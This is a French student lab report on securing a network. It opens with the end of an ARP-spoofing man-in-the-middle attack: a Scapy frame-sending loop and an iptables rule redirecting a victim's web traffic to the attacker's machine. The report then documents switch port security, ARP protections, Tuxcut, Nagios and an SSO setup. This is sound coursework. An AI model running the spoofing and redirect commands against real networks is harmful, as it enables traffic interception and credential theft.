
while True:
    sendp(frameToVictim, loop=0, inter=1)
    sendp(frameToServer, loop=0, inter=1)

```

Nous avons maintenant inscrit notre adresse MAC dans la table ARP des 2 machines. Nous pouvons recevoir les communications entre la victime et le serveur. On peut ensuite activer la redirection pour rediriger la victime vers notre serveur web avec la commande :


`Iptables -t nat -A PREROUTING -p tcp -dport 80 -j DNAT --to-destination 10.0.0.201`

Syntaxe : `Iptables -t nat -A PREROUTING -p tcp -dport 80 -j DNAT --to-destination [machine du Hacker]`



Capture d'écran du serveur (après attaque)

Après activation de la redirection, la victime arrive sur la page de l'Hacker. On peut aussi activer la redirection « IP Forwarding » pour acheminer les paquets des 2 cotés et faire croire aux machines que le réseau est normal.



Capture d'écran de la capture Wireshark de la requête http

Sur cette capture on voit que le Hacker récupère le Traffic entre le serveur et la victime.

Tâche 9 Contre-mesures contre des attaques MiM (6 points)

Liste des personnes impliquées avec pourcentage de répartition	
Yanis ZERRAR	50%
Bilal DAKHOUCHE	50 %

Estimation du temps passé sur cette tâche en heure-homme : 8h

Objectif : Sécurisation de vos LAN contre le MiM

Proposez et mettez en place une ou plusieurs solutions permettant de détecter et de contrer des attaques MiM basées sur de l'usurpation ARP sur vos LANs et testez-les avec la tâche 9.

Pour la détection vous pouvez utiliser ARP Watch et la tâche 11. Pour se protéger des attaques utilisez les fonctionnalités de votre commutateur.

Sous-tâches	Evaluation prof
Description de la ou des solutions	
Mise en place des solutions de détection	
Mise en place de la protection	

Rapport

(Expliquez votre méthode, captures d'écrans des tests, etc.)

Les attaques Man in the middle permettent à un potentiel attaquant d'espionner, de voler des informations, ou de rediriger les hôtes. Il est donc nécessaire de protéger les utilisateurs du réseau en mettant en place des mesures de sécurité à différentes échelles. Nous avons testé plusieurs mesures de sécurités que nous expliquerons par la suite.

Sécurisation au niveau du Switch

Il est possible de sécuriser les ports du switch pour n'autoriser qu'une seul adresse MAC pour 1 port spécifique, avec la commande « `switchport port-security maximum 1` ». Pour cela, on s'assure que la bonne adresse MAC est connectée au port et on limite ensuite le nombre d'adresses MAC autorisées à 1.

Remarque : Il est nécessaire d'activer le mode accès du port pour que la sécurité du port soit activée.

Dans la capture suivante nous avons autorisé qu'une seule adresse MAC à se connecter, cela signifie que la première machine à se connecter sera la seule autorisée. Si une machine non autorisée essaie de se connecter, le port se désactivera.

```

Switch#sh port-security int fa 0/2
Port Security          : Enabled
Port Status             : Secure-up
Violation Mode         : Shutdown
Aging Time              : 0 mins
Aging Type              : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses   : 1
Total MAC Addresses     : 1
Configured MAC Addresses : 1
Sticky MAC Addresses    : 0
Last Source Address:Vlan : 0000.0000.0000:0
Security Violation Count : 0

Switch#sh port-security int fa 0/3
Port Security          : Enabled
Port Status             : Secure-up
Violation Mode         : Shutdown
Aging Time              : 0 mins
Aging Type              : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses   : 1
Total MAC Addresses     : 1
Configured MAC Addresses : 1
Sticky MAC Addresses    : 0
Last Source Address:Vlan : 0000.0000.0000:0
Security Violation Count : 0

Switch#

```

Capture d'écran d'un exemple de configuration des ports d'un client et d'un serveur

SAÉ Cyber 4.0 Sécurisation d'un SI

La 2^{ème} méthode consiste à attribuer une adresse MAC à un port. Elle est plus sécurisante dans la mesure où la machine devra avoir la bonne adresse MAC pour être autorisée sur le réseau. Cela se fait avec la commande : « switchport port-security mac-address <@MAC> ».

```
Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#int fa 0/2
Switch(config-if)#switchport port-security mac-address 0060.2F37.0B37
Found duplicate mac-address 0060.2f37.0b37.
Switch(config-if)#int fa 0/3
Switch(config-if)#switchport port-security mac-address 00D0.D390.A420
Found duplicate mac-address 00d0.d390.a420.
Switch(config-if) #
```

Capture d'écran d'un exemple de configuration de la sécurité d'un port par attribution d'adresse MAC

Dans le switch, chaque port inutilisé a été désactivé et chaque port utilisé s'est vu attribuer une adresse mac qu'il autorisera. Cela signifie que les autres adresses MAC ne sont pas autorisées. Une fois cela fait, un potentiel attaquant ne pourrait pas utiliser les autres ports car ils sont désactivés et les machines déjà présentes sur le switch ne peuvent pas être remplacées par des attaquants car le switch n'autorise pas une adresse MAC inconnue. Ici aussi, lorsqu'une adresse MAC non autorisée est détectée, le port se désactive automatiquement.

La configuration suivante a été mise dans notre switch, elle réalise ce qui a été cité plus haut.


```
en
conf t
int fa 1/0/1
switchport port-security mac-address 0800.2753.bd0b
int fa 1/0/2
shutdown
exit
int fa 1/0/3
shutdown
exit
int fa 1/0/4
shutdown
exit
int fa 1/0/5
shutdown
exit
int fa 1/0/6
shutdown
exit
int fa 1/0/7
shutdown
exit
int fa 1/0/8
shutdown
exit
int fa 1/0/9
shutdown
exit
int fa 1/0/10
shutdown
exit
int fa 1/0/12
shutdown
exit
int fa 1/0/13
shutdown
exit
int fa 1/0/14
shutdown
exit
int fa 1/0/15
shutdown
exit
int fa 1/0/16
shutdown
exit
int fa 1/0/17
shutdown
exit
int fa 1/0/18
shutdown
exit
int fa 1/0/19
switchport port-security mac-address 000e.2851.4f06
int fa 1/0/20
shutdown
exit
int fa 1/0/21
shutdown
exit
```

Une autre solution serait de désactiver l'ARP gratuitous avec la commande : « ip arp gratuitous » ou « ip arp inspection <VLAN ID> ». Ces commandes permettent de ne pas autoriser les paquets ARP, ainsi évitant les attaques MitM par empoisonnement ARP. Il sera cependant nécessaire de remplir les table ARP manuellement dans chaque machines hôtes. Cela constituera alors un niveau de sécurité très élevé car les tables ARP constituées manuellement ne seront pas sensibles à des attaque empoisonnement ARP. Il est à noter que l'opération peut devenir longue si le nombre d'hôtes est élevé. Pour entrer manuellement les adresses MAC dans la machine hôte (sur Linux), il faut saisir la commande : « arp -s <ip_adress> <MAC_adress> »

Il est également possible de protéger les liaisons IP-MAC avec un utilitaire nommé Tuxcut disponible sur Linux. Il mémorise les liaisons IP-MAC du réseau pour ensuite s'en servir pour protéger la table ARP de l'hôte. Ainsi, si un attaquant essaie de modifier la table ARP de l'hôte, il ne réussira pas car l'utilitaire aura mémorisé les bonnes adresses MAC des machines (avant attaque) et il empêchera toute modifications si elles ne correspondent pas à sa table.


SAÉ Cyber 4.0 Sécurisation d'un SI

On a ici lancé l'utilitaire Tuxcut qui a scanné les hôtes et leurs adresses MAC. Il les mémorise pour ensuite protéger l'hôte d'une attaque par empoisonnement ARP.



Capture d'écran de l'utilitaire Tuxcut et de la table ARP de l'hôte avant attaque


On test alors la robustesse de cet utilitaire en essayant une attaque Man in the Middle par empoisonnement ARP.



Capture d'écran de l'utilitaire Tuxcut et de la table ARP pendant l'attaque

Après le début de l'attaque, on attend quelques secondes pour vérifier que la table ARP ne s'actualise pas. Pour s'assurer que l'utilitaire était bien fonctionnel, on a afficher la table ARP à deux reprise et à quelques seconde d'intervalles. Mais ici, il est fonctionnel donc la table ne s'actualisera pas en cas d'attaque.

Ensute, on peut vérifier que l'on peut bien modifier la table ARP en désactivant la protection de la table ARP grâce à l'utilitaire (case « Protect my computer » décochée). Puis on affiche la table ARP de nouveau.

*Capture d'écran de l'utilitaire Tuxcut et de la table ARP après désactivation de la protection*

Comme on peut le voir sur la capture ci-dessus, la désactivation de la protection qu'offre l'utilitaire permet à nouveau à un attaquant de modifier la table ARP. Cet utilitaire permet par ailleur de voir les adresses MAC des hôtes du réseau, il est donc efficace comme outil de supervision du réseau dans la mesure où il connaît les vraies adresses MAC des hôtes car il ne s'appuie pas sur la table ARP de l'hôte. On peut donc comparer la table ARP de Tuxcut et celle de l'hôte pour détecter des incohérences.

Tâche 10 Supervision du réseau (3,75 points)

Liste des personnes impliquées avec pourcentage de répartition	
Nicolas RABERGEAU	50 %
Yanis ZERRAR	50 %

Estimation du temps passé sur cette tâche en heure-homme : 8h

Objectif : Mettre en place les outils de supervision de réseau Nagios et Cacti

Pour cette tâche, nous vous laissons une plus grande autonomie, à vous de nous proposer ce que vous pensez utile de moniturer dans votre réseau.

Nous vous donnons quand même quelques pistes par exemple, de moniturer toutes les machines et tous les services que vous avez installés, installer NCPA, les débits en entrée du firewall, générer des rapports, etc.


Sous-tâches	Evaluation prof
Installation et configuration	
Mise en place de la supervision	
Génération de rapports	

Rapport

(Expliquez votre méthode, captures d'écrans des tests, etc.)

Nous avons réussi l'installation des outils de supervision. Néanmoins, nous n'avons pu que superviser le localhost sans pouvoir superviser le réseau. Les plugins, le sntp et la configuration du Firewall peuvent expliquer le problème rencontré.

The screenshot shows the Nagios Core 4.4.14 dashboard. At the top right, it displays "Nagios® Core™ Version 4.4.14" and the date "August 01, 2023". A message box at the top right says "A new version of Nagios Core is available! Visit nagios.org to download Nagios 4.5.1." On the left, there's a sidebar with links for General, Current Status, Problems, Reports, and System. The main area has sections for Get Started, Latest News, and Don't Miss... The "Get Started" section lists steps like "Start monitoring your infrastructure" and "Extend Nagios with hundreds of addons". The "Quick Links" section provides links to Nagios Library, Labs, Exchange, Support, and the official website. The bottom of the page includes copyright information and a "Page tour" link.



Tâche 11 Mise en place d'une architecture Single Sign-On (9 points)

Liste des personnes impliquées avec pourcentage de répartition

Yansi ZERRAR


100 %

Estimation du temps passé sur cette tâche en heure-homme : 30h

Objectif : Permettre aux clients de passer le proxy sans authentification explicite

L'authentification par la méthode agent SSO permet d'authentifier les utilisateurs dès l'ouverture d'une session sur le domaine, elle se déroule en 3 étapes.

L'ouverture de session du client sur le domaine va générer un évènement d'authentification répliqué sur l'ensemble des contrôleurs de domaine Active Directory d'un même domaine. Ces évènements portent les ID 4624 ou 4768 sur les serveurs Windows 2008, 2012 et 2016.



L'agent SSO va ensuite consulter les journaux d'évènements du contrôleur de domaine. Sur réception d'un nouvel évènement, les informations liées à l'adresse IP et au nom du client sont transmises au firewall afin de les ajouter à la table des utilisateurs authentifiés.

Les échanges entre l'agent et le firewall utilisent le port 1301/TCP et sont chiffrés grâce au protocole SSL, algorithme PSK-AES256-CBC-SHA.


L'authentification doit être robuste au changement de l'adresse IP de la machine client.

Sous-tâches	Evaluation prof
Installation d'un serveur Active Directory	
Installation d'un agent SSO sur une machine	
Configuration de la machine de client	
Changement de l'adresse IP de la machine	

SAÉ Cyber 4.0 Sécurisation d'un SI

Pour mettre en place l'Agent SSO avec Active Directory, j'ai utilisé 2 VM : 1 Windows Server 2022 et 1 Windows 10 hébergées sur mon PC car Proxmox n'étant pas accessible depuis la salle 204, la configuration en VM local dans le réseau déjà configuré était + simple.

Un serveur Active Directory et DNS a été configuré pour permettre de relier l'Agent SSO au firewall :



Par la suite, un utilisateur configuré pour être connecté en tant que Service a été configuré au nom de AgentSSO :

